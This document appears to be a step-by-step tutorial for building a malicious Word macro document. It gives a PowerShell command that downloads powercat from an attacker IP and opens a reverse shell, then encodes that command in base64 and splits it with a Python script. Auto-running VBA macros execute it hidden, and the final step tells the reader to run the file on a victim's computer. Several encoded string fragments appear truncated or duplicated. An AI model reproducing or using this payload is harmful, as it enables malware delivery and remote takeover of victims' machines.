


#1: Create a word document and go to macros to input the following:



Save the file as 97-2003 doc only.

#2: Encode the following command into base 64 UTF16-LE:
Command for copy and paste:

`IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.10.10/powercat.ps1');powercat -c 10.10.10.10 -p 1234 -e powershell`

Encode to Base64 format

Simply enter your data then push the encode button.

`IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.118.6/powercat.ps1');powercat -c 192.168.118.6 -p 1234 -e powershell`

i To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-16LE

▼

Destination character set.

#3. Create a new .py file and paste the base 64 code onto this script that splits the encoded strings into small chunks of 50 characters and concatenate them into variables.

Command for copy and paste:

```
str = "powershell.exe -nop -w hidden -e pastebase64codehere"
```

```
n = 50
```

```
for i in range(0, len(str), n):
```

```
    print("Str = Str + " + "'" + str[i:i+n] + "'")
```

```
~/script.py - Mousep
File Edit Search View Document Help
1 str = "powershell.exe -nop -w hidden -e SQBFaFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAA
2
3 n = 50
4
5 for i in range(0, len(str), n):
6     print("Str = Str + " + "'" + str[i:i+n] + "'")
7
```

#4. After creating the .py file, run it and copy paste the columns of strings into macro document:

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

    Str = Str + "powershell.exe -nop -w hidden -e SQBFaFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABlAG0ALgBOA
    Str = Str + "wAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABlAG0ALgBOA
    Str = Str + "uAFcAZQBIAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwi
    Str = Str + "GQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AM
    Str = Str + "ALgAxADYAOAAuADEAMQA4AC4ANgAvAHAAbwB3AGUAcgBj
    Str = Str + "AAuAHAAcwAxACcAKQA7AHAAbwB3AGUAcgBjAGEAdAAgA
    Str = Str + "gADEAOQAyAC4AMQA2ADgALgAxADEAOAAuADYAIAAtAHA
    Str = Str + "DQANAA0ACAALQBlACAAcABvAHcAZQByAHMAaABlAGwAb

    CreateObject("Wscript.Shell").Run Str

End Sub
```

#5. Hook up listener on own computer and then execute the word document file on victim's computer to get revshell.